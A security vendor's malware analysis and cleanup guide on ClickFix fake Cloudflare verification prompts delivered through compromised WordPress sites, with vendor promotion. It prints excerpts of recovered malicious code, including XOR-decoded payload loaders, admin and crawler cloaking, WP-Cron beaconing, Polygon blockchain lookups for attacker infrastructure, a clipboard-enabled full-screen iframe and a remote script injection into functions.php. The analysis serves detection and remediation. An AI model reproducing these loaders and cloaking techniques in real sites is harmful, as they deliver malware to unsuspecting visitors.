In recent WordPress malware cleanup incidents investigated by Malcure, visitors encountered essentially the same front-end symptom — a fake Cloudflare “Verify you are human” prompt.
The affected websites were unrelated, but the visitor-facing behavior was remarkably similar. A deceptive Cloudflare-style verification screen instructed visitors to:
- Press Windows + R
- Press Ctrl + V
- Press Enter

If you see these instructions, do not follow them. Legitimate Cloudflare verification does not require you to open Windows Run, paste a command, or execute PowerShell.
This social-engineering technique is commonly known as ClickFix. Instead of directly exploiting the visitor’s browser, the attacker attempts to persuade the victim to execute a malicious command on their own computer.
Attackers commonly disguise ClickFix instructions as Cloudflare Turnstile challenges, CAPTCHA verification, reCAPTCHA prompts, browser errors, or other familiar verification workflows.
What made these incidents particularly interesting from a malware-analysis perspective was what happened behind the scenes.
Although the fake Cloudflare verification looked similar across the compromised websites, the code responsible for delivering it did not.
Across the WordPress malware investigations, we found ClickFix being delivered through different infection patterns:
- a malicious WordPress plugin disguised as a performance and optimization utility;
- an obfuscated JavaScript loader appended directly to a theme’s
footer.php; - a lightweight remote-script loader injected into the active theme’s
functions.php.
There is no single “ClickFix file” or universal WordPress infection pattern.
The visitor-facing lure may look nearly identical while the server-side implant, obfuscation, persistence mechanisms, remote infrastructure, and final payload differ substantially.
Research Basis: This analysis is based on separate WordPress malware incidents investigated by Malcure. The code examples below were recovered from malicious files found during those investigations. Customer identifiers and executable endpoint payload details have been removed or sanitized.
Malcure is actively monitoring these infections and adding new malware signatures and definitions as additional variants are analyzed. If your WordPress website is displaying a fake Cloudflare verification prompt, install Malcure Malware Shield and run a complete scan to check for known malicious files and code patterns.
In this analysis, we will examine the WordPress malware samples we recovered, explain how the loaders work, show how ClickFix can hide from administrators and scanners, and cover detection, cleanup, persistence removal, access review, endpoint response, and security-reputation recovery.
Table of Contents
- What Is Fake Cloudflare / ClickFix Malware?
- How Does ClickFix Get Into a WordPress Website?
- How to Detect Fake Cloudflare / ClickFix Malware on WordPress
- Real ClickFix Infection Patterns Found on WordPress
- Infection Pattern #1: Malicious WordPress Plugin Disguised as a Performance Utility
- Stage 1: Loading an Encoded Payload
- Stage 2: Injecting JavaScript Into WordPress Pages
- Stage 3: Hiding From Administrators and Security Scanners
- Stage 4: Establishing Persistence and Beaconing
- Stage 5: Resolving Attacker Infrastructure Through Polygon
- Stage 6: Fetching Traffic Distribution System Configuration
- Stage 7: Building a Full-Screen iframe With Clipboard Permission
- Infection Pattern #2: Obfuscated ClickFix JavaScript Injected Into footer.php
- Infection Pattern #3: Remote ClickFix Loader Injected Into functions.php
- Infection Pattern #1: Malicious WordPress Plugin Disguised as a Performance Utility
- What Payload Does ClickFix Install?
- How to Remove Fake Cloudflare / ClickFix Malware From WordPress
- 1. Preserve Evidence
- 2. Run Complete Server-Side and Remote Malware Scans
- 3. Remove Confirmed Malicious Components
- 4. Review WP-Cron and Transients
- 5. Review WordPress Users, Application Passwords, and Sessions
- 6. Rotate Credentials and Invalidate Sessions
- 7. Purge Every Cache Layer
- 8. Reinstall and Update Trusted Software
- 9. Verify Using an Incognito or Private Browsing Session
- 10. Monitor for Reinfection
- What If Someone Already Ran the Fake Cloudflare Command?
- Check Security Blacklists and Reputation Services After Cleaning the Site
- How to Reduce the Risk of ClickFix Reinfection
- Need Help Removing Fake Cloudflare / ClickFix Malware?
- Frequently Asked Questions
- Is a Cloudflare verification asking me to press Win + R legitimate?
- Is ClickFix a specific malware family?
- Why does the fake Cloudflare prompt appear only sometimes?
- Will deleting the malicious plugin or code completely fix the infection?
- How can I monitor my WordPress site for malware reinfection?
- Can fake Cloudflare malware affect SEO?
- Does the Malcure plugin detect fake Cloudflare / ClickFix verification malware?
- Should I clean up fake Cloudflare / ClickFix verification malware myself or hire a professional?
What Is Fake Cloudflare / ClickFix Malware?
ClickFix is not one specific virus or malware family. It is better understood as a social-engineering and malware-delivery technique.
The attacker presents a convincing message claiming that something must be “fixed,” “verified,” or “enabled.” The instructions then persuade the victim to execute a command locally on their computer.
A typical WordPress ClickFix infection chain may look like this:
Compromised WordPress website
        ↓
Malicious plugin, theme injection, or backdoor
        ↓
Injected JavaScript
        ↓
Traffic Distribution System
        ↓
Fake Cloudflare verification
        ↓
Malicious command copied to clipboard
        ↓
Win + R → Ctrl + V → Enter
        ↓
PowerShell executes
        ↓
Second-stage malware downloaded
Legitimate Cloudflare Turnstile verification takes place through the website and does not require visitors to open Windows Run, PowerShell, Terminal, or another operating-system command interface.
Why Do Attackers Impersonate Cloudflare?
Cloudflare verification pages are familiar to internet users, which makes them effective social-engineering bait.
A visitor who would immediately reject a random website asking them to execute a command may be less suspicious when the same instruction appears beneath a polished “Verify you are human” screen that appears to imitate a familiar security service.

Cloudflare is being impersonated in these attacks. Using Cloudflare on a WordPress website does not cause a ClickFix infection.
How Does ClickFix Get Into a WordPress Website?
There are two distinct stages and two different targets to consider in a WordPress ClickFix incident.
The first target is the WordPress website.
An attacker needs sufficient access to introduce or modify executable code. Possible entry points can include:
- stolen WordPress administrator credentials;
- a stolen authenticated session;
- vulnerable plugins or themes;
- compromised hosting, SFTP, or control-panel credentials;
- an existing backdoor;
- exploitation of another server or application vulnerability.
There is no universal ClickFix entry vector.
Once access has been obtained, an attacker may install a malicious plugin, modify a theme, deploy a must-use plugin, inject JavaScript, modify database content, or use another mechanism that executes on public WordPress pages.
The second target is the website visitor.
The compromised WordPress site becomes a malware-delivery platform. Injected code can profile incoming traffic and selectively present suitable visitors with the fake verification lure.
Cleaning the visitor’s computer does not clean the compromised WordPress website. Likewise, cleaning WordPress does not clean a Windows computer if the visitor already executed the malicious ClickFix command.
How to Detect Fake Cloudflare / ClickFix Malware on WordPress
The visible CAPTCHA or Cloudflare-style verification screen is only one symptom.
A proper investigation should examine both the public-facing behavior and the server-side WordPress installation.
1. Look for the ClickFix User Experience
Common warning signs include instructions such as:
Press Win + R
Press Ctrl + V
Press Enter
Paste verification code
Open PowerShell
Open Terminal
You may also notice that:
- the verification page appears only for Windows visitors;
- administrators do not see it while logged in;
- the prompt disappears after being completed or dismissed;
- incognito visitors see different content;
- the behavior is intermittent;
- unexpected third-party domains appear in browser Developer Tools.
Those inconsistencies may be intentional.
ClickFix loaders can use operating-system detection, cookies, referrer checks, user-role checks, traffic filtering, and other cloaking techniques to make the infection difficult to reproduce.
2. Inspect WordPress Files
At minimum, review:
wp-content/plugins/
wp-content/mu-plugins/
wp-content/themes/
wp-content/uploads/
Warning signs can include:
- plugins that nobody recognizes or remembers installing;
- recently modified theme files;
- fake “performance,” “database,” “SEO,” “cache,” or “optimization” plugins;
- large Base64-encoded blobs or heavily obfuscated JavaScript;
- encoded
.dat,.cache, or configuration files; - PHP code loading unexpected local files;
- JavaScript dynamically creating scripts or full-screen iframes.
Strings such as atob(, new Function(, TextDecoder(, eth_call, or unusual Polygon RPC endpoints can be useful hunting clues when they appear together with suspicious obfuscation.
None of these strings is automatically malicious on its own. Context matters.
Can’t find where the fake Cloudflare code is hiding? ClickFix can be delivered through plugins, themes, injected JavaScript, database state, or remote loaders. Run a complete filesystem and database scan with Malcure Malware Scanner before removing individual files.
3. Inspect the WordPress Database
Review:
- active plugins;
- WordPress users and administrator capabilities;
- application passwords and active sessions;
- cron events;
- transients and suspicious options;
- recent plugin activation or deactivation history where available.
WordPress transients are normally used for temporary application state, but malware can abuse them to store attacker infrastructure, heartbeat state, configuration data, or runtime information.
WP-Cron deserves similar attention because malicious plugins can register recurring hooks for beaconing, cleanup, payload refreshes, or persistence.
4. Don’t Rely on One Security Scanner
No single scanner provides complete visibility into every WordPress compromise.
Conditional malware may evade remote scanners when malicious content is shown only to selected visitors, while new or heavily obfuscated variants can sometimes evade signature-based server-side detection.
For a more complete investigation, use both server-side and remote malware scanning.
A server-side scanner can inspect files and databases that may never be directly visible to a remote crawler, while a remote malware scanner can reveal malicious content actually being served to external visitors.
A clean result from one scanner should therefore not be treated as definitive proof that the website is clean.
Real ClickFix Infection Patterns Found on WordPress
The most important finding from these investigations was that the same fake Cloudflare verification experience was delivered through substantially different WordPress implants.
Key finding: We did not find one universal “ClickFix malware file.” Detection needs to focus on malicious behavior, unexpected executable code, persistence, unauthorized access, and external infrastructure rather than only searching for one filename or plugin.

Infection Pattern #1: Malicious WordPress Plugin Disguised as a Performance Utility
During one investigation, we recovered a malicious WordPress plugin disguised as a performance utility:
Plugin Name: Page Database Optimizer
Description: Streamlined rendering optimization to improve Core Web Vitals
Version: 4.2.75
Author: Cloud Studio
The plugin directory was named:
page-database-optimizer-c339Nothing about its stated purpose required the behavior found in its code.
In practice, the plugin functioned as a loader, cloaking mechanism, persistence component, and traffic-distribution client.
Stage 1: Loading an Encoded Payload
The main plugin file loads a secondary handler and an unusual cache file:
<?php
$_handler = __DIR__ . '/inc/class-handler.php';
@include_once $_handler;

$_config = __DIR__ . '/storage/config.cache';
new Health_Worker_b2da(__FILE__, $_config);
The names are generic enough to blend in with legitimate health, caching, or optimization functionality.
The interesting part is what happens to config.cache.
The handler checks for a custom header, obtains a key, XOR-decodes the remaining bytes, and then decompresses them:
<?php
if (substr($_raw, 0, 4) !== 'SZP6') {
    return '';
}

$_key = ord($kv[0]);

for ($i = 0; $i < strlen($body); $i++) {
    $_decoded .= chr(ord($body[$i]) ^ $_key);
}

$js = @gzinflate($_decoded);
The supposedly innocuous cache file therefore contains hidden executable JavaScript.
In the sample we analyzed, decoding produced approximately 9.5 KB of JavaScript.
Stage 2: Injecting JavaScript Into WordPress Pages
The plugin hooks into wp_footer:
<?php
add_action('wp_footer', array($this, '_qbca376'), 99);
Later, the decoded JavaScript is printed into the page:
<?php
if (!empty($_payload)) {
    wp_print_inline_script_tag($_payload);
}
The malicious code can therefore appear on otherwise legitimate WordPress pages without modifying the post or page content itself.
Deleting suspicious text from the WordPress editor would not fix this infection.
Stage 3: Hiding From Administrators and Security Scanners
One of the clearest indicators of malicious intent was the cloaking logic.
Before injecting anything, the plugin skips logged-in users with privileged roles:
<?php
$roles = array(
    'administrator',
    'editor',
    'author'
);

if (array_intersect($roles, $user->roles)) {
    return;
}
This creates a familiar hacked-site complaint:
“Customers can see it, but I can’t reproduce it while logged into WordPress.”
The code also checks browser user-agent strings associated with crawlers and analysis tools, including Googlebot, Bing, PageSpeed, Ahrefs, Yandex, Semrush, Lighthouse, spiders, crawlers, and bots.
At the time of this investigation, the affected site did not show a warning in Google’s publicly available security-status checks, although other security vendors reported the issue.
The bot-filtering logic may help explain why automated detection can sometimes be inconsistent, but the sample alone does not establish that cloaking caused any specific vendor to miss the infection.
The plugin also attempts to disable caching for affected responses:
<?php
define('DONOTCACHEPAGE', true);
define('DONOTCACHEOBJECT', true);

header('Cache-Control: no-store, no-cache...');
Role exclusion, bot filtering, traffic profiling, and cache manipulation can make this type of infection significantly harder to reproduce through routine administrator checks.
Stage 4: Establishing Persistence and Beaconing
The plugin creates a custom 15-minute WP-Cron schedule and registers a randomized-looking hook:
<?php
add_action('init', function () {
    if (!wp_next_scheduled('wp_09da81b0_tick')) {
        wp_schedule_event(
            time() + 120,
            'every_fifteen_minutes',
            'wp_09da81b0_tick'
        );
    }
});
A second daily cleanup event is also created.
The plugin stores heartbeat state in transients and communicates site information such as the domain, page, PHP version, WordPress version, and active-plugin count.
That is why deleting the visible malicious plugin should be followed by an inspection of WP-Cron, transients, options, and any additional persistence mechanisms.
Stage 5: Resolving Attacker Infrastructure Through Polygon
The decoded JavaScript does something less common.
Instead of relying entirely on a hard-coded command-and-control domain, it makes eth_call requests to Polygon RPC endpoints.
The analyzed sample contained this smart-contract address:
0x08207B087F61d7e95E441E15fd6d40BEfd6eD308and this function selector:
0x38bcdc1cThe response is decoded to obtain attacker-controlled infrastructure.
This is consistent with EtherHiding, sometimes described as a blockchain-based dead-drop technique. Instead of embedding a fixed final infrastructure URL into every compromised website, the malware can resolve an infrastructure pointer through blockchain data.
The same Polygon contract has also been documented in security research covering the ErrTraffic “Analytics” ClickFix ecosystem, providing useful infrastructure-level correlation with that activity.
Stage 6: Fetching Traffic Distribution System Configuration
Once a server is resolved, the JavaScript requests configuration using an API pattern similar to:
fetch(baseUrl + '/api/?a=tds_cfg')The response determines whether a lure should appear and which landing page should be used.
The code fingerprints information such as:
- operating system;
- OS version;
- device category;
- referrer;
- visitor environment.
That helps explain why two visitors can open the same compromised URL and receive completely different behavior.
Stage 7: Building a Full-Screen iframe With Clipboard Permission
The most revealing portion of the JavaScript creates a full-page iframe:
var frame = document.createElement('iframe');

frame.src = landingUrl;
frame.style.cssText =
    'width:100%;height:100%;border:none;';

frame.setAttribute('allow', 'clipboard-write');
The iframe is placed inside a fixed-position container with an extremely high z-index, effectively replacing what the visitor sees on the page.
The explicit clipboard-write permission is particularly relevant to the ClickFix workflow because the fake verification page can place a command on the victim’s clipboard and then instruct the user to paste it into Windows Run.
The analyzed JavaScript also sets cookies after the lure is dismissed or completed. This can suppress repeated displays and make the malicious behavior harder to reproduce during subsequent visits.
Infection Pattern #2: Obfuscated ClickFix JavaScript Injected Into footer.php
The malicious plugin described above was not the only ClickFix delivery mechanism we found.
In another WordPress malware incident, the site’s active theme had been modified.
An unfamiliar JavaScript block had been appended to footer.php. The loader followed this general pattern:
var encoded = atob('...');
var key = 36;
var decoded = new Uint8Array(encoded.length);

for (...) {
    decoded[i] = encoded.charCodeAt(i) ^ key;
}

(new Function(
    new TextDecoder().decode(decoded)
))();
The script:
- Base64-decoded a large embedded blob;
- XOR-decoded each byte using a fixed key;
- converted the resulting bytes back into JavaScript;
- executed the decoded code through
new Function().
After decoding the sample, the second stage revealed another blockchain-based loader.
It cycled through multiple Polygon RPC services and issued an eth_call using:
Contract:
0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2

Function selector:
0xb68d1809
The contract response was decoded into a URL.
The script then dynamically loaded another JavaScript resource using a pattern similar to:
https://<resolved-host>/api.php?s=<campaign-id>&_v=<minute>The minute-based parameter changes over time, while the campaign identifier ties the request to the relevant delivery chain.
This example demonstrates why searching only for a known malicious domain is insufficient: infrastructure can be dynamically resolved and changed without modifying the original infected WordPress file.
Infection Pattern #3: Remote ClickFix Loader Injected Into functions.php
In another WordPress malware incident examined by Malcure, the fake Cloudflare prompt was traced to a much smaller injection inside the active theme’s functions.php file.
The malicious addition used an innocuous-looking function name:
<?php
function pnm_deduplication_sys() {
    echo base64_decode('...');
}

add_action('wp_footer', 'pnm_deduplication_sys');
Decoding the embedded string revealed that the function’s purpose was simply to print an external script tag into the WordPress footer:
<script src="https://<attacker-domain>/init.js" defer></script>There was no legitimate “deduplication” functionality.
The injected PHP used WordPress’s wp_footer hook to load attacker-controlled JavaScript on public pages.
In this incident, that remote JavaScript was associated with the fake Cloudflare / ClickFix verification prompt seen by visitors.
The infection followed a much simpler workflow:
Compromised active theme functions.php
        ↓
wp_footer hook
        ↓
Base64-decoded remote script tag
        ↓
Attacker-controlled init.js
        ↓
Fake Cloudflare / ClickFix flow
These three incidents illustrate the broader lesson:
ClickFix describes the delivery technique, not one fixed WordPress implant.
The malicious code can be placed in a theme, must-use plugin, ordinary plugin, or another executable location. Different campaigns can also use different Polygon contracts, domains, API paths, traffic rules, and second-stage payloads.
Across our investigations, we found essentially the same visitor-facing social-engineering lure delivered through:
- a malicious plugin;
- an obfuscated
footer.phpinjection; - a lightweight remote loader inside
functions.php.
The visible symptom was similar. The underlying WordPress malware was not.
What Payload Does ClickFix Install?
There is no single universal ClickFix payload.
The fake Cloudflare screen is the delivery mechanism, not necessarily the final malware installed on the visitor’s computer.
In one of the incidents we investigated, the clipboard command launched hidden PowerShell, contacted remote infrastructure, downloaded a subsequent stage, and executed the returned content.
For safety, we are not reproducing the executable command.
The relevant behavior was:
Hidden PowerShell
      ↓
Remote request
      ↓
Dynamically selected attacker server
      ↓
Second-stage download
      ↓
Execution
ClickFix campaigns can be used to deliver different types of malware and attacker tooling.
If someone actually executed the ClickFix command, do not assume that cleaning the WordPress website also cleaned the affected computer.
How to Remove Fake Cloudflare / ClickFix Malware From WordPress
ClickFix remediation should address the compromise behind the fake verification screen, not simply make the popup disappear.
1. Preserve Evidence
Before deleting suspicious files, preserve evidence where practical.
Useful evidence may include:
- a backup of the WordPress filesystem;
- a database backup;
- relevant access and security logs;
- copies of suspicious files or plugins;
- screenshots of the fake verification page;
- browser or network evidence associated with malicious requests.
Preserving evidence can help if the infection returns or if you later need to determine how the compromise occurred.
2. Run Complete Server-Side and Remote Malware Scans
Use both server-side and remote malware scanners for broader visibility.
A server-side scanner can inspect the WordPress filesystem and database, while a remote scanner can identify malicious behavior actually being served to visitors.
Attackers can hide malicious code in:
- ordinary plugins;
- must-use plugins;
- themes;
- uploads;
- WordPress root files;
- database options;
- posts or widgets;
- user metadata;
- other executable locations.
Malcure Malware Removal plugin performs filesystem and database inspection, complementing remote scanners that analyze publicly served website content.
3. Remove Confirmed Malicious Components
Preserve a copy for investigation where appropriate, then remove confirmed malicious files, plugins, or directories. If a legitimate theme or plugin file has been modified, compare it with a known-good copy and restore the authentic version rather than deleting the entire component blindly.
4. Review WP-Cron and Transients
Inspect scheduled WordPress events for:
- unknown hooks;
- randomized names;
- unusual schedules;
- callbacks associated with removed malware.
Do not delete every unfamiliar WP-Cron event. Legitimate WordPress plugins use scheduled events extensively.
Also search transients and options for:
- attacker-controlled domains;
- configuration URLs;
- randomized keys;
- heartbeat data;
- state left behind by malicious code.
5. Review WordPress Users, Application Passwords, and Sessions
Check every administrator account and ensure that each account:
- belongs to an expected user;
- has an appropriate privilege level;
- does not contain unknown application passwords;
- does not have suspicious active sessions.
If compromised access remains valid, an attacker may simply reinstall the malware after cleanup.
6. Rotate Credentials and Invalidate Sessions
Depending on the scope of the incident:
- reset WordPress administrator passwords;
- revoke unknown application passwords;
- terminate existing WordPress sessions;
- rotate WordPress authentication salts;
- rotate hosting, SFTP, SSH, or control-panel credentials where appropriate;
- enable MFA for privileged accounts.
Passwords should be changed from a trusted device if there is any possibility that an administrator endpoint was compromised.
7. Purge Every Cache Layer
Clear all applicable cache layers, including:
- WordPress page cache;
- object cache;
- hosting cache;
- reverse-proxy cache;
- CDN cache;
- Cloudflare cache where applicable.
A malicious frontend response may remain cached even after the underlying PHP or JavaScript has been removed.
8. Reinstall and Update Trusted Software
Update WordPress core, plugins, and themes. If the integrity of a component is in doubt, reinstall it using a trusted copy from the official repository or legitimate vendor rather than trusting the files already present on the compromised server. Remove abandoned or unnecessary plugins and themes.
9. Verify Using an Incognito or Private Browsing Session
Do not verify the cleanup only while logged into WordPress. Test the site as an ordinary visitor using:
- a logged-out browser session;
- incognito or private browsing;
- multiple devices or user agents where practical;
- browser Developer Tools;
- remote malware scanners.
This is particularly important when the malware contains administrator exclusions, cookies, or traffic-filtering logic.
10. Monitor for Reinfection
Closely monitor the site after cleanup for:
- recreated malicious files or plugin directories;
- new administrator accounts;
- suspicious cron hooks returning;
- malicious transients reappearing;
- requests to previously identified attacker infrastructure;
- the fake verification page returning.
If removed malware returns, that usually indicates that persistence remains or the original access path has not been closed yet.
Malcure Malware Shield can help monitor the site after cleanup. Schedule daily malware scans for the next 7 days and configure email notifications to receive scan results when each scan completes, along with suspicious activity alerts in the weekly Security Pulse email. Install Malcure Malware Shield now!
What If Someone Already Ran the Fake Cloudflare Command?
If a visitor only saw the fake Cloudflare prompt and closed it without following the instructions, the primary immediate security concern is the compromised website.
If the visitor followed instructions such as:
Win + R
Ctrl + V
Enter
and executed the pasted command, treat that endpoint as potentially compromised.
An appropriate response may include:
- isolating the affected device from sensitive systems where appropriate;
- running endpoint protection or EDR scans;
- performing additional offline malware scanning where warranted;
- reviewing PowerShell and process-execution history;
- checking endpoint persistence mechanisms;
- changing sensitive credentials from a different trusted device;
- revoking active sessions for important accounts.
ClickFix is payload-agnostic, and different campaigns can deliver different second-stage malware.
Check Security Blacklists and Reputation Services After Cleaning the Site
Removing the infection does not instantly remove every security or reputation warning associated with a compromised domain.
Search engines, browsers, security vendors, DNS-filtering services, network-security products, ISPs, and reputation systems may retain detections after the underlying malware has been removed.
After cleanup, check relevant services including:
- Google Search Console → Security Issues;
- Google Safe Browsing status;
- VirusTotal;
- Sucuri SiteCheck;
- other security or reputation vendors that previously flagged the site;
- hosting-provider or network-security systems where applicable.
The order matters:
Remove infection
      ↓
Remove persistence
      ↓
Reset compromised access
      ↓
Verify externally
      ↓
Monitor for recurrence
      ↓
Submit review or reconsideration requests
Do not submit review or reconsideration requests while the infection is still active. Keep evidence such as current clean scans available to support review requests where appropriate.
How to Reduce the Risk of ClickFix Reinfection
The fake verification screen is usually the visible consequence of an earlier WordPress compromise.
Security hardening should therefore focus on preventing the attacker from regaining access. Recommended measures include:
- enforce MFA for administrator accounts;
- use unique administrator passwords;
- remove unnecessary privileged users;
- periodically review application passwords;
- patch WordPress core, plugins, and themes promptly;
- remove abandoned or unused plugins and themes;
- monitor plugin installation and user creation;
- perform regular filesystem and database malware scans;
- monitor important file-integrity changes;
- secure hosting, SFTP, SSH, and control-panel accounts;
- investigate unexpected administrator logins.
A successful ClickFix cleanup includes removing the malicious code and identifying how the attacker originally gained access. Removing the malware without addressing the original entry point leaves the site at risk of reinfection.
Read our complete guide on How to Secure a WordPress Website.
Need Help Removing Fake Cloudflare / ClickFix Malware?
Removing the fake Cloudflare popup is only one part of remediation.
A compromised WordPress website may also contain malicious PHP, modified theme files, injected JavaScript, encoded payloads, WP-Cron persistence, malicious database state, unauthorized administrator access, stolen sessions, external Traffic Distribution System infrastructure, additional backdoors, or security-reputation warnings.
Malcure’s professional WordPress malware removal service goes beyond removing the visible infection.
We investigate the compromise, remove confirmed malicious components and persistence, help secure the affected website, verify the cleanup, and monitor for reinfection.
Our malware cleanup service includes:
- Root-cause analysis
- Removal of malware and persistence mechanisms
- Post-cleanup reinfection monitoring
- Blacklist / blocklist remediation
- Resolution of Google security warnings caused by malware
- Assistance with Google Ads restoration where applicable
- Detailed incident report and site-hardening recommendations
- 15 days of post-cleanup coverage
Request Professional WordPress Cleanup →
Frequently Asked Questions
Is a Cloudflare verification asking me to press Win + R legitimate?
No. A legitimate Cloudflare verification should not instruct you to open Windows Run, paste a command, or execute PowerShell. If a page claiming to be Cloudflare tells you to press Win + R, Ctrl + V, and Enter, do not follow the instructions.
Is ClickFix a specific malware family?
No. ClickFix is primarily a social-engineering and malware-delivery technique, not one specific malware family. Different ClickFix campaigns can use different website infection mechanisms and deliver different malware payloads to victims.
Why does the fake Cloudflare prompt appear only sometimes?
ClickFix loaders may use operating-system detection, device fingerprinting, cookies, referrer checks, user-role checks, and Traffic Distribution System rules to decide whether a visitor should see the malicious prompt. Some infections also deliberately avoid logged-in administrators, crawlers, and analysis tools, which can make the behavior intermittent and difficult to reproduce.
Will deleting the malicious plugin or code completely fix the infection?
Not necessarily. Removing a confirmed malicious plugin or code may eliminate one component of the infection, but the website should still be checked for:
- modified theme files;
- additional malware;
- backdoors;
- malicious WP-Cron events;
- suspicious transients or database options;
- unauthorized users;
- application passwords;
- compromised sessions;
- cached malicious responses.
You should also investigate how the attacker originally obtained access and address all the persistence layers.
How can I monitor my WordPress site for malware reinfection?
After a malware cleanup, consider scheduling daily scans for the next 7 days and enabling scan-completion notifications. This helps you keep a close watch on the site during the post-cleanup period, when the risk of reinfection may be higher, and provides timely alerts so you can respond quickly if suspicious activity returns.
Malcure Malware Shield can be used to schedule regular malware scans and configure email notifications. Go to Malcure → Malware Monitoring to schedule scans, and visit Malcure → Notifications to configure email alerts.
Can fake Cloudflare malware affect SEO?
Yes. A compromised website can be classified as malicious, deceptive, or hacked by search engines, browsers, security vendors, and reputation services.
Malware can also redirect visitors, interfere with normal crawling, damage user trust, and trigger security warnings that reduce legitimate traffic.
After the infection and persistence have been completely removed, check Google Search Console, Google Safe Browsing, and any security vendors that previously flagged the domain, then submit review requests as required.
Does the Malcure plugin detect fake Cloudflare / ClickFix verification malware?
Malcure Malware Removal plugin can detect known malicious files and code patterns associated with ClickFix infections analyzed by Malcure, and new malware signatures are added as additional variants are investigated.
Should I clean up fake Cloudflare / ClickFix verification malware myself or hire a professional?
You may be able to clean the infection yourself if you can confidently identify all malicious components, restore modified WordPress files from trusted copies, inspect the database and WP-Cron, remove persistence, review administrator access, rotate compromised credentials, and determine how the attacker originally gained access.
Professional malware cleanup is recommended when:
- the infection keeps returning after removal;
- you cannot locate every malicious component;
- the affected website is business-critical;
- unauthorized administrator accounts or backdoors are present;
- you suspect hosting or administrator credentials were compromised;
- Google, browsers, advertising platforms, or security vendors have blocked or flagged the domain;
- you cannot establish the original entry point.
Need help with removing fake Cloudflare / ClickFix verification malware? Request professional WordPress malware removal service →